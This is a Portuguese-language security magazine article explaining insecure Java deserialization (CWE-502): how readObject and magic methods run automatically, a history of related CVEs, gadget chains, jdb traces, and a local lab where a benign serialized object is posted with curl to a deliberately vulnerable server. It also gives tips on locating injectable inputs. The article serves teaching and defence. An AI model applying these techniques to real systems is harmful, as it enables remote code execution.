[1] Branco, Rodrigo; Mothe, Rohit. "DPTrace: Dual Purpose Trace for Exploitability Analysis of Program Crashes". Link: https://github.com/rrbranco/BlackHat2016. Acessado: 09/12/2017.

[2] H2HC Magazine. "O exploit que eu vi". Link: https://github.com/rrbranco/H2HCMagazine/oexploit. Acessado: 09/12/2017.

ARTIGOS

UM OVERVIEW SOBRE AS BASES DAS FALHAS DE DESSERIALIZAÇÃO NA JAVA VIRTUAL MACHINE (JVM)

por João Filho Matos Figueiredo

Resumo

Este documento trata sobre uma classe de vulnerabilidades [1] persistente em aplicações e plataformas do ecossistema *Java* (JVM) – mas que não se limitam a esta tecnologia – e que usufruem das facilidades providas pela serialização/desserialização [2] de objetos. Inicialmente, far-se-á uma breve introdução sobre o que é e como funciona a desserialização de objetos na *Java Virtual Machine (*JVM*)*, seguida de um histórico dos seus problemas. Os riscos dessa flexibilidade e os fundamentos das explorações serão apresentados por meio de exemplos didáticos, explicações e customizações de *payloads* (com base no *payload* da CVE-2015-7501 – *apache commons-collections*). O texto segue com estudos de caso da CVE-2017-7504 e da CVE-2017-12149, contendo informações que auxiliam na identificação de cenários semelhantes e apresenta um *payload* (*gadget chain*) para validação por meio de conexão reversa *multiplataforma* – além de um "*Laboratório"* e uma ferramenta para automatização de testes. Por fim, são discutidas medidas de remediação.

Palavras chave: *Deserialization of Untrusted Data*, CWE-502, *JVM/Java Deserialization Vulnerabilities*, *JexBoss*, *Property-Oriented Programming (POP), ysoserial*

OBS: Por questões didáticas, o termo "*Java"* poderá ser utilizado em alguns pontos em que, tecnicamente, o adequado seria *JVM (Java Virtual Machine).* Da mesma forma, "desserialização insegura*"* será escritos, por vezes, apenas como "desserialização".

Os códigos utilizados nos exemplos, incluindo os geradores de *payloads* e o Laboratório que simula uma aplicação *web* vulnerável, bem como as instruções de uso, estão disponíveis no *github*: https://github.com/joaomatosf/JavaDeserH2HC

Introdução

Frequentemente aplicações precisam estabelecer comunicação entre diferentes componentes: seja enviando, recebendo ou armazenando "mensagens" para posterior recuperação. Uma das formas rápidas de implementar esses requisitos é usufruindo da serialização de objetos.

A serialização, basicamente, consiste em tomar um objeto e convertê-lo (serializá-lo) em um formato conveniente para transmissão (eg. via *sockets*) ou armazenamento (eg. em bases de dados, ar-

quivos, *etc*), de forma que este possa ser "reconstruído" (desserializado) posteriormente. A depender da tecnologia/linguagem utilizada, pode-se dispor de um mecanismo nativo (priorizando performance e facilidade em detrimento da interoperabilidade) ou, alternativamente, empregar formatos abertos (eg. *JSON, XML*) para representação dos objetos (neste caso, geralmente usufruindo de bibliotecas de terceiros).

No que diz respeito ao *Java* (JVM), o mecanismo nativo [2] é amplamente adotado: o qual "converte" objetos para um fluxo de *bytes* correspondente (serialização) e vice-versa (desserialização) – bastando que o *tipo* (*classe*) implemente a interface *Serializable* ou a *Externalizable*. Importantes protocolos e *features* da plataforma dependem, inerentemente, dessa funcionalidade, a exemplo do *Remote Method Invocation* (RMI) [3], *Java Management eXtensions* (JMX) [4], *Java Message Service* (JMS) [5] e *Common Object Request Broker Architecture* (CORBA) [6] – comuns em ambientes *Java*.

A Figura 1 ilustra um exemplo em que o componente "A", no lado esquerdo, serializa um objeto da *classe Alien* e o armazena no arquivo "*ET_object.ser*". Posteriormente, o componente "B", à direita, lê o arquivo do disco e procede com a desserialização. Observe os dois primeiros *bytes* no cabeçalho do fluxo (imagem inferior), os quais contêm o *"magic number"* **\xAC\xED** – identificando-o como um objeto *Java* serializado.




Figure 1 - Ilustração da serialização, armazenamento em arquivo e desserialização de um objeto Java

OBS: para obter os códigos usados nos exemplos, use:
$ git clone https://github.com/joaomatosf/JavaDeserH2HC.git
$ cd JavaDeserH2HC

A serialização é iniciada pelo ***writeObject()*** do ***ObjectOutputStream*** invocado pela *classe TestSerialize* (destaque à esquerda). Porém, observe que o método *writeObject()* da própria classe *Alien* (correspondente ao objeto que está sendo serializado) é invocado durante esta fase – conforme constata-se pela mensagem exibida no terminal: "*Serializing an object of class: Alien*".

Por sua vez, a desserialização é efetuada pelo método *ObjectInputStream.**readObject()*** (destacado à direta, na classe *TestDeserialize*). Semelhantemente, o código no ***readObject()*** da *classe Alien* (o tipo cujo objeto está sendo desserializado) também é **automaticamente** executado. Por este comportamento, tais métodos (que "auto executam") foram batizados de ***magic methods*** – este é um detalhe fundamental**.**

Ademais, por padrão, o componente B procede com a desserialização (reconstrução do grafo de objetos a partir do fluxo de *bytes*), sem realizar validação do conteúdo (ie. não há garantias de que o objeto é mesmo do tipo *Alien*) – uma falha clássica de *Improper Input Validation* [7]. Somente após concluída a "reconstrução" do objeto, uma tentativa de conversão para o tipo esperado é realizada (*cast*). Consequentemente, um atacante poderia enviar/disponibilizar objetos de tipos arbitrários (e não apenas aqueles que são esperados) e ter a expectativa de que a aplicação procederá com a desserialização (e consequente execução do método *readObject()*) – mesmo que, ao final, isto resulte em um erro de *cast* e o objeto seja descartado.

Embora esse processo possa parecer inofensivo, ao combinar essa *Improper Input Validation* com uma "variante" de *Code-Reuse Attack* [8], as possibilidades se amplificam. Neste contexto, em termos práticos, a capacidade de manipular/controlar as propriedades (campos) de objetos e a respectiva injeção destes em tais *inputs* (*Object Injection*) é o que pode levar a efeitos arbitrários (eg. desvio do fluxo de execução). Por essa característica, a técnica foi denominada de *Property-Oriented Programming* (POP) [9], que é uma classe de *Code-Reuse Attack* em alto nível.

De fato, esse cenário é tão significativo que tornou-se uma classe de vulnerabilidades por si só, descrita pela CWE-502 [1] e classificada na OWASP [10] como *Deserialization of Untrusted Data*.

No contexto do *Java* (JVM), uma potencial execução remota de código (RCE – *Remote Code Execution*) torna-se possível se ao menos as duas seguintes condições forem satisfeitas:

CONDIÇÃO 1: Aplicação/plataforma realizar desserialização insegura (que é o padrão na *JVM*) de dados fornecidos por fontes não confiáveis (eg. usuários);

CONDIÇÃO 2: Exista código "perigoso" no *classpath* da aplicação/plataforma que possa ser reusado (eg. *classe* serializável que manipule/invoque métodos nos campos controlados pelos usuários).

As duas condições são fundamentais e há falhas (com CVEs) tanto para o primeiro caso quanto para o segundo (que precisam ser combinadas para atingir um potencial RCE). Com relação a este último, nomeou-se de ***gadgets*** as *classes* (código) presentes no *classpath* que podem ser usufruídas (reusadas) – em referência ao termo usado por *Shacham* na técnica *Return-Oriented Programming* (ROP) [8]**.** Por sua vez, visto que o *payload* final geralmente se aproveita de múltiplos desses *gadgets* encadeados/combinados, empregou-se o termo ***gadget chain* –** também, em alusão à terminologia usada no ROP**.**

Diante destas circunstâncias específicas, considerando uma quantidade suficiente de *gadgets* disponíveis no *classpath* da aplicação, a desserialização pode prover ao atacante uma linguagem *Tu-*

ring Completa que o permita realizar operações/computações arbitrárias na JVM – sem a necessidade de injeção de código [11].

A subseção a seguir comenta, em linhas gerais, a evolução de alguns eventos relacionados a essa classe de vulnerabilidades no contexto do *Java*. Posteriormente, o documento traz exemplos didáticos de como as explorações se desenvolvem.

Breve Histórico

Embora o assunto tenha retornado aos holofotes do público geral desde novembro de 2015, após a CVE-2015-7450 [12] [13] (que revela *gadgets* na quase onipresente biblioteca *commons-collections*), o histórico de explorações destas vulnerabilidades remonta de longa data – afetando tanto *server-side* como *client-side* (eg. *applet sandbox escaping*).

O coração do problema, inerente ao próprio mecanismo de desserialização no *Java* (JVM), foi demonstrado por *Marc Schoenefeld* ainda em 2004 [14]. Sua prova de conceito (*PoC – Proof of Concept*) resultava em negação de serviço (*DoS – Denial of Service*) usufruindo apenas de código nativo do *Java Runtime Environment* (JRE). Em seguida, outras vulnerabilidades surgiram, porém, por algum tempo, as explorações se "limitaram" à *DoS*.

Anos mais tarde, entre outras, veio a CVE-2008-5353 (*client-side*), a qual trata de falha de desserialização na *classe java.util.Calendar* [15]. Por permitir execução remota de código (RCE) através de *Java Applets*, recebeu atenção e foi utilizada durante certo tempo para disseminação de *malwares*.

No que diz respeito às falhas que acometem *server-side*, ao menos desde 2011 são publicamente conhecidas vulnerabilidades críticas em tecnologias/*frameworks Java Web* amplamente adotados. Uma delas foi a CVE-2011-2894, publicada por *Wouter Coekaerts*, que afeta (reusa) componentes do *Spring AOP* [16]. Um *exploit* foi disponibilizado em 2013, por Alvaro Muñoz, quando esta figurava entre as top 5 vulnerabilidades mais prevalentes [17].

Pierre Ernst ingressou com a CVE-2012-4858, apontando uma *input* vulnerável no IBM *Cognos* BI. Logo em seguida, em janeiro de 2013, postou o notável artigo *Look-ahead Java Deserialization* [18]: no qual explana os problemas da desserialização insegura (padrão na JVM) e propõe uma solução usando a técnica *look-ahead*. A proposta, essencialmente, consiste na checagem de *tipos* (*type-checked*) antes que a desserialização ocorra.

Dentre outras divulgadas por Pierre Ernst, consta a CVE-2013-2186, que explora uma *classe* da popular biblioteca *commons-fileupload (classe DiskFileItem)* e possibilita escrever arquivos no *filesystem* (se usada em conjunto com um *null-byte*) [19]. Destaque também para a CVE-2013-4444, que permite o reuso de código durante o *garbage-collection* do objeto injetado (deleção de arquivos via método *finalize()*) [20].

Dinis Cruz, Abraham Kang e Alvaro Munõz apresentaram [21], na *DefCon2013*, vulnerabilidades nas bibliotecas *XMLDecoder* e *XStream* (CVE-2013-7285) – ambas empregadas para desserialização de objetos no formato XML. A primeira é parte integrante do *JRE* e usada pelo *Restlet framework* (CVE-2013-4221), enquanto a segunda é adotada por importantes projetos (eg. *Jenkins*, *SpringMVC, OpenMRS*, *Struts2 REST plugin*). Além da falha apontada em 2013, cabe ressaltar que o *XStream* permite a (de)serialização de qualquer *classe* (independente de implementar ou não a interface *Serializable*) e, tal qual no processo nativo, invoca os ***magic methods*** (quando presentes). Desta forma, por padrão, pode ser considerada uma instância da desserialização nativa, porém com o agravante de potencializar a superfície de ataque (foi usada, por exemplo, na CVE-2017–9805, *Struts2-REST plugin,* que tornou-se publica recentemente). Demais CVEs pertinentes foram publicadas no mesmo ano por outros pesquisadores, a exemplo das de *Takeshi Terada* [22].

Por volta de 2012-2013 cresceram as *botnets* formadas por Servidores de Aplicação *JBoss*. Entre os principais vetores de exploração, alguns são conhecidos desde a CVE-2007-1036 – muito embora as técnicas de ataque ainda não usufruíssem da desserialização. Posteriormente foram publicadas CVEs duplicadas sobre os mesmos vetores (ie. *JMXInvokerServlet e EJBInvokerServlet*, CVE-2012-0874 e CVE-2013-4810) e surgiram novas formas de ataques. Em 2014 tornou-se pública a primeira versão da ferramenta *JexBoss* [23], que permitia facilmente validar/explorar, além de sugerir ações de correções, tais *inputs* (entre outras) por meio da desserialização (*code reuse* via *readExternal()*). Infelizmente a ferramenta também foi utilizada por criminosos para disseminar o *Ransomware Samas* [24] e por estados-nações com propósitos de cyber espionagem [25].

O *Android* juntou-se à lista com a publicação da CVE-2014-7911, na qual Jann Horn revelou uma falha na implementação do próprio *ObjectInputStream* [26] (responsável pelo processo de desserialização). Como efeito, qualquer objeto poderia ser desserializado, mesmo não implementando a interface *Serializable* ou a *Externalizable* – amplificando, desta forma, a condição 2 (*code reuse attack*). Mais tarde fora publicada a CVE-2015-3837, que abusa da *classe OpenSSLX509Certificat.* Os autores, Peles e Roee Hay, disponibilizaram um *paper* detalhando seu mecanismo [27]. Ambas resultam na possibilidade de execução de código e escalação de privilégios.

Finalmente, em 2015, Chris Frohoff e Gabe Lawrence apresentaram a CVE-2015-7501 [12] [13], que usufrui (principalmente) do código presente na classe *InvokerTransformer,* da biblioteca *commons-collections* (versões 3.X <= 3.2.1 e 4.0) – amplamente presente no *classpath* de aplicações e plataformas *Java*. Com isso, a **condição 2** (*code reuse attack*) tornou-se satisfeita para a ampla maioria dos ambientes**.** Logo, uma vez encontrada uma *input* que realize desserialização de dados provindos de fontes de não confiáveis (**condição 1**), pode-se prontamente reusar o ***gadget chain*** apontado por essa CVE e, potencialmente, obter uma linguagem *Turing Completa* que permita execução remota de código (RCE) via JVM – portanto, independente de plataforma. Como exemplo, cita-se o caso do *PayPal*, afetado através de uma *input* que aceitava objetos via HTTP POSTs [28].

Chris Frohoff, ainda, publicou a ferramenta *ysoserial* [29], que possibilita a fácil geração de *payloads* para explorar (reusar) ***gadgets*** presentes em múltiplas bibliotecas comuns. Posteriormente, novos *gadgets* foram apresentados, melhorados, discutidos e incluídos na ferramenta (pelo autor e pela comunidade).

Vale destacar também a CVE-2015-3253, publicada por *cpnrodzc7*, afetando o *Groovy* (biblioteca popular). Inclusive, Matthias Kaiser, outro pesquisador na área, havia tomado conhecimento desta vulnerabilidade em paralelo [30] .

Desde então, maior número de CVEs e *gadgets* têm emergido, com destaque para os *golden-gadgets*, que se valem apenas de código nativo do *Java* (JRE) [31] [32]. Tornaram-se públicas técnicas e *inputs* inseguras – afetando importantes plataformas – a exemplo de *JNDI Injection*, *Google GWT, Atlassian Bamboo (Matthias Kaiser), Jenkins*, *ActiveMQ*, *Log4J (pimps, CVE-2017-5645)*,

Pivotal, *Oracle Cloud*, *JBossMQ*, *Apache Camel*, *Apache Shiro*, *JBoss AS (CVE-2017-12149)*, *Resteasy, Struts2-REST plugin, Jackson (JSON)*, múltiplos Servidores de Aplicação Java [33] e mais. A lista é extensa e, potencialmente, tende a continuar em ascensão.

Os bastidores

A melhor maneira de entender os riscos é analisando como as explorações funcionam. Esta subseção apresenta um *overview* do fluxo que ocorre durante a desserialização nativa de objetos no *Java (*JVM*)*, seguida de exemplos didáticos. Essa é a base que permite entender o *Code Reuse POP Attack* e, assim, a identificação de *gadgets* e respectiva construção dos *payloads* (*gadget chains*) – além da localização de *inputs* injetáveis. Ressalta-se, no entanto, que explorações podem ser realizadas utilizando *payloads* públicos (eg. gerados pelo *ysoserial*, usando o *jexboss, etc*), bastando apenas que seja identificada uma *input* na aplicação/plataforma que realize a desserialização insegura de dados (**condição 1**). Ou seja, com as ferramentas e informações disponíveis, múltiplos ambientes estão sujeitos a explorações – mesmo por quem não detém, necessariamente, os conhecimentos técnicos.

O fluxo da desserialização e *inputs* vulneráveis

Um dos pontos importantes (mas não o único[1]) a se observar ao procurar por *inputs* expostas a falhas de desserialização é a chamada ao método *ObjectInputStream.**readObject()***. Ele é responsável por encapsular o processo que irá instanciar a *classe* – referente ao objeto a ser desserializado –, invocar seus *magic methods* (quando presentes) e atribuir os valores dos seus campos (variáveis de instância) a partir daqueles recebidos no fluxo de *bytes* – além de outras ações. Por tanto, é uma ***red flag*** que indica um potencial ponto de injeção **(condição 1)**.

Não é raro, ainda, que *classes* serializáveis implementem sua própria versão do ***readObject()*** (além de outros ***magic methods***), geralmente para executar lógica extra sobre os valores dos campos (que podem ser controlados pelos usuários). Para fins didáticos, pode-se pensar neste método como uma espécie de construtor – que é automaticamente invocado durante a desserialização de objetos dos respectivos *tipos* (conforme mencionado no exemplo da Figura 1). Em função disso, estas *classes* geralmente são o ponto de partida para a ação/identificação dos *gadgets* **(condição 2)** – justamente por executarem código "customizado" neste ou em outros *magic methods* (comentados posteriormente)**.**

A Figura 2 contém um exemplo corriqueiro de *input* vulnerável (neste caso, o da CVE-2017-7504), em que um trecho de código invoca o *ObjectInputStream.**readObject()*** em um fluxo de *bytes* recebido via HTTP POST.

```
protected void processRequest(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
{
   ObjectOutputStream outputStream = new ObjectOutputStream(response.getOutputStream());
   try  {
      ObjectInputStream inputStream = new ObjectInputStream(request.getInputStream());// Leitura dos dados
      HTTPILRequest httpIlRequest = (HTTPILRequest)inputStream.readObject(); (1) Desserialização!
...
```

***Figure 2 - Método readObjetc() invocado em um ObjectInputStream contendo o fluxo de bytes recebido via HTTP POST** (fonte: https://opensource.apple.com/source/JBoss/JBoss-734/jboss-all/varia/src/main/org/jboss/mq/il/http/servlet/HTTPServerILServlet.java.auto.html)*

1 Outro ponto de injeção ocorre na chamada ao método *readUnshared()* de *ObjectInputStream*.

Por sua vez, o diagrama na Figura 3 ilustra o fluxo de execução que ocorre a partir desta chamada (ponto 1, Figura 2) até seu retorno (ponto 5 na Figura 3) – essencial para compreender onde residem as fragilidades.




Figure 3 - Diagrama simplificado do fluxo da desserialização de Objetos na JVM

No trecho de código anterior (Figura 2), bem como no diagrama de fluxo (Figura 3), é claro observar que o *casting* (ponto **5**) ocorre apenas após o retorno do *ObjectInputStream.**readObject()*** – quando uma considerável quantidade de código já tem sido executada, incluindo os *magic methods readObject()/readResolve()*. No ponto 5, a desserialização já está completa.

Ao analisar o diagrama, uma vez que o *readObject()* é invocado no *ObjectInpuStream* (ponto **1**), o fluxo passa por alguns métodos até atingir o *resolveClass()* (ponto **2**) (ou *resolveProxyClass(),* quando se trata de um *Dynamic Proxy)*, que busca no *classpath* a *classe* correspondente ao objeto a ser desserializado (o descritor da *classe* é obtido do fluxo de *bytes* pelo *readClassDesc()*). Se for localizada e implementar *Serializable* (ou *Externalizable)*, a *classe* é retornada e, posteriormente, um objeto será instanciado (apenas o construtor sem argumentos da primeira *superclasse* não serializável é executado). Os campos são, desta forma, inicializados com seus valores *default* e, logo em seguida, restaurados a partir das informações contidas no fluxo *bytes* (controladas pelo atacante) pelo método *readSerialData()* – ou via o *defaultReadObject()*, se houver um *readObject()* "customizado" na *classe.*

Note que uma checagem de *tipo* poderia ser realizada antes do ponto 2 (Figura 3), por um *ObjectInputStream* customizado, que sobrescreva o método *resolveClass()* – evitando, assim, a desserialização de *classes* não esperadas (*whitelist*). Esta é a base da técnica *look-ahead* [18], que voltará a ser comentada na subseção que trata sobre medidas de mitigação.

Conforme explanado anteriormente, quando a *classe* implementa seu próprio *readObject() (*ou *readExternal()*) ele é "automaticamente" invocado (ponto **3**) (seguido do *readResolve(),* ponto **4**). Estes são os principais escopos que podem torná-la um *gadget*. O código "customizado" nestes métodos, agindo sobre os campos (propriedades) controlados pelos usuários, proporcionam a oportunidade de tomar o controle do fluxo de execução (veja *Property-Oriented Programming* [9]). Em

outras palavras, para a identificação de *classes* que possam ser "abusadas" (ie. ***gadgets***) e a respectiva criação de *payloads* para reusá-las (objeto final serializado contendo o *gadget chain*), deve-se investigar o código contido nos ***magic methods*** (ie. ***readObject()***, ***readExternal()***, ***readResolve()***, ***finalize()***, ***readObjectNoData()***, ***validateObject()***). Além disso, também importa observar alguns escopos "auxiliares" em *classes* serializáveis, a exemplo dos métodos *toString()*, *hashCode()* e *compare(),* além do *invoke()* (presente em *classes* que implementam *InvocationHandler* ou *MethodHandler*). Estes últimos são possivelmente alcançáveis durante a desserialização (eg. utilizando um *magic method* como "trampolim").

A sequência resumida no diagrama (Figura 3) ocorrerá em todos os possíveis objetos (*object graph*), até que o fluxo de *bytes* seja completamente desserializado. Para outros detalhes, ver seção 3.1 em [2].

Dica: Entre as principais ações a serem verificadas nos *magic methods* (que são *"auto-executados"* durante a desserialização), atente para àquelas que atuam sobre os campos controlados por usuários, a exemplo de: 1) invocação a seus métodos (eg. *toString()*, *hashCode(), compare()*, *get()*, *getX(), setX()*, put(), *entrySet()*); 2) uso de *Java Reflection*; 3) *JNDI Lookups*, 4) criação/manipulação de *sockets* ou arquivos e 5) carregamento de *classes* remotas (*URLClassLoader*). Estes são exemplos do que se diz ser "código perigoso", visto poderem ser reusados para atingir efeitos arbitrários (eg. desvio de fluxo, execução de métodos via *Reflection*). Nas subseções seguintes são discutidos exemplos de como estes cenários podem ser "abusados".

Adiante, exibe-se um *debug* básico da classe *TestDeserialize,* realizado com uso do *The Java Debuger* (JDB), de forma a visualizar, na prática, o fluxo de execução (*thread stack*) ilustrado no diagrama. Um *breakpoint* é posto na linha 37, onde ocorre a chamada ao *ObjectInputStream.readObject()* – início da desserialização. A execução é inicializada pelo comando ***run*** e, após o *breakpoint*, o comando ***step*** avança o *debuger* até o *magic method readObject()* da *classe Alien*. Por fim, o comando ***where*** imprime a *stack* até o ponto atual (no *magic method*).

```
Terminal
John:JavaDeserH2HC joaomatosf$ jdb TestDeserialize
Initializing jdb ...
> stop at TestDeserialize:37
Deferring breakpoint TestDeserialize:37.
It will be set after the class is loaded.
> run
run TestDeserialize
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
>
VM Started: Set deferred breakpoint TestDeserialize:37

Breakpoint hit: "thread=main", TestDeserialize.main(), line=37 bci=19
37            Alien ET = (Alien) ois.readObject(); // <-- Realiza a desserializacao

main[1] step
>
Step completed: "thread=main", Alien.readObject(), line=25 bci=1
25            in.defaultReadObject();

main[1] where
  [1] Alien.readObject (Alien.java:25)
  [2] sun.reflect.NativeMethodAccessorImpl.invoke0 (native method)
  [3] sun.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:62)
  [4] sun.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)
  [5] java.lang.reflect.Method.invoke (Method.java:498)
  [6] java.io.ObjectStreamClass.invokeReadObject (ObjectStreamClass.java:1,058)
  [7] java.io.ObjectInputStream.readSerialData (ObjectInputStream.java:2,136)
  [8] java.io.ObjectInputStream.readOrdinaryObject (ObjectInputStream.java:2,027)
  [9] java.io.ObjectInputStream.readObject0 (ObjectInputStream.java:1,535)
  [10] java.io.ObjectInputStream.readObject (ObjectInputStream.java:422)
  [11] TestDeserialize.main (TestDeserialize.java:37)
main[1]
```

Figure 4 - Debugando a desserialização nativa de um objeto para visualizar a thread stack até o magic method readObject()

Perceba que as informações da *stack* contemplam apenas um nível de profundidade, de forma que alguns métodos internos invocados pelo *ObjectInputStream* não foram exibidos. Este é o caso dos *readClassDesc*(), *readNonProxyDesc()* e *resolveClass()*, que são chamados pelo *readOrdinaryObject()* – da forma como é exibida na indentação destes no próprio diagrama da Figura 3. Caso deseje realizar uma análise mais aprofundada, recomenda-se o uso do *Eclipse* ou *IntelliJ*.

OBS: se receber um erro de *timeout* após a execução do comando *run*, verifique se o seu "*hostname*" traduz corretamente para 127.0.0.1 (eg. *ping $(hostname)*). Se não, adicione uma entrada no arquivo /etc/hosts.

De acordo com o que foi apontado, infere-se que ao enviar um objeto serializado para a *input* exibida na Figura 2, ele será desserializado e, consequentemente, o código no método *readObject()* da *classe* relativa ao objeto será automaticamente executado no servidor (considerando que ela conste no *classpath* da aplicação). Para validar a hipótese, a Figura 5 exibe o envio do objeto da *classe Alien* (gerado no exemplo da Figura 1) para a *input* do laboratório de testes.

```
Terminal
John:JavaDeserH2HC joaomatosf$ curl 127.0.0.1:8000 --data-binary @ET_object.ser

Data deserialized!
John:JavaDeserH2HC joaomatosf$

Terminal
=====================================================================

JRE Version: 1.8.0_131
[INFO]: Listening on port 8000

[INFO]: Received POST / from: /127.0.0.1:54711
Deserializing an object of class: Alien
java.lang.ClassCastException: Alien cannot be cast to java.lang.Integer
        at VulnerableHTTPServer$HTTPHandler.deserialize(VulnerableHTTPServer.java:300)
        at VulnerableHTTPServer$HTTPHandler.handle(VulnerableHTTPServer.java:147)
        at com.sun.net.httpserver.Filter$Chain.doFilter(Filter.java:79)
        at sun.net.httpserver.AuthFilter.doFilter(AuthFilter.java:83)
        at com.sun.net.httpserver.Filter$Chain.doFilter(Filter.java:82)
        at sun.net.httpserver.ServerImpl$Exchange$LinkHandler.handle(ServerImpl.java:675)
        at com.sun.net.httpserver.Filter$Chain.doFilter(Filter.java:79)
        at sun.net.httpserver.ServerImpl$Exchange.run(ServerImpl.java:647)
```

Figure 5 - Envio de objeto serializado da classe Alien para a input do laboratório de testes

Na primeira janela (Figura 5), o objeto persistido no arquivo "ET_object.ser" é enviado à aplicação por meio do comando *curl*. No terminal seguinte, o qual está executando o laboratório de testes, é possível observar que, após receber o HTTP POST, é impressa uma mensagem na tela que sabe-se ser realizada justamente pelo código no método *readObject()* da classe *Alien*: *"Deserializing an object of class: Alien"*. Logo em seguida, manifesta-se o erro de *cast* (*java.lang.ClassCastException*) – que, constata-se, ocorre "tarde demais".

Reproduzindo:

```
// em um terminal, compile e execute o servidor do laboratório (o parâmetro -XDignore.symbol.file, fornecido durante a compilação, é usado apenas para suprimir warnings.)
$ javac VulnerableHTTPServer.java -XDignore.symbol.file
$ java VulnerableHTTPServer
// em outro terminal, injete o objeto serializado via a input do lab (Object Injection)
$ curl 127.0.0.1:8000 --data-binary @ET_object.ser
```

A esta altura é oportuno ressaltar que apenas os dados são serializados (valores dos campos/variáveis de instância e informações estruturais). O código, a exemplo do contido no método *readObject(),* é carregado a partir da versão da *classe* disponível no *classpath* da aplicação. Para constatar, pode-se analisar o conteúdo do objeto serializado do tipo *Alien,* usado neste exemplo e exibido na

Figura 6. Repare que apenas os dados e informações estruturais são incluídas no fluxo do *bytes* – não existindo, portanto, nenhuma referência a *código*s.

```
John:JavaDeserH2HC joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:JavaDeserH2HC joaomatosf$ hexdump -C ET_object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 e1 c5  |....sr..Alien...|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L..sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
```

Header+Version → OFFSET (TC_OBJECT, TC_CLASSDESC)

Class Name →

Figure 6 - Fluxo de bytes do objeto serializado do tipo Alien (contém apenas dados)

Conclui-se, desta forma, que não adianta a um atacante escrever código no *readObject()* da sua própria *classe* (contendo uma chamada ao *Runtime.exec()*, por exemplo), serializar um objeto e "injetá-lo" em uma *input* da aplicação (a exemplo da ilustrada na Figura 2 e exemplificada na Figura 5). De fato, o seu código sequer será serializado (apenas os dados). Tenha em mente (novamente frisando) que trata-se de um *code reuse attack.* Este é o motivo pelo qual deve-se investigar *classes* no *classpath* da aplicação que já possuam código "perigoso" nos *magic methods* (eg. *readObject()/readResolve())* – que executem ou possam ser usados como trampolim para executar algo definido por um atacante.

A despeito disso, considerando a quantidade de opções disponíveis (seja em *classes* nativas, da aplicação ou em bibliotecas) e que um atacante tem a capacidade de "acioná-las" e controlar os valores dos seus campos (ao enviar um objeto serializado do respectivo tipo, assim como demonstrando na Figura 5), as possibilidades, geralmente, são extensas.

Dica: Uma vez constatado um trecho de código semelhante ao do exemplo na Figura 2 (que realiza a desserialização de objetos recebidos de fontes inseguras/usuários), sugere-se utilizar uma IDE (eg. *Eclipse, IntelliJ*) para tentar traçar o caminho de execução até o respectivo ponto de injeção – embora nem sempre seja possível alcançar o *ObjectInpuStream.readObject()/readUnshared()* via uma *input* externa.

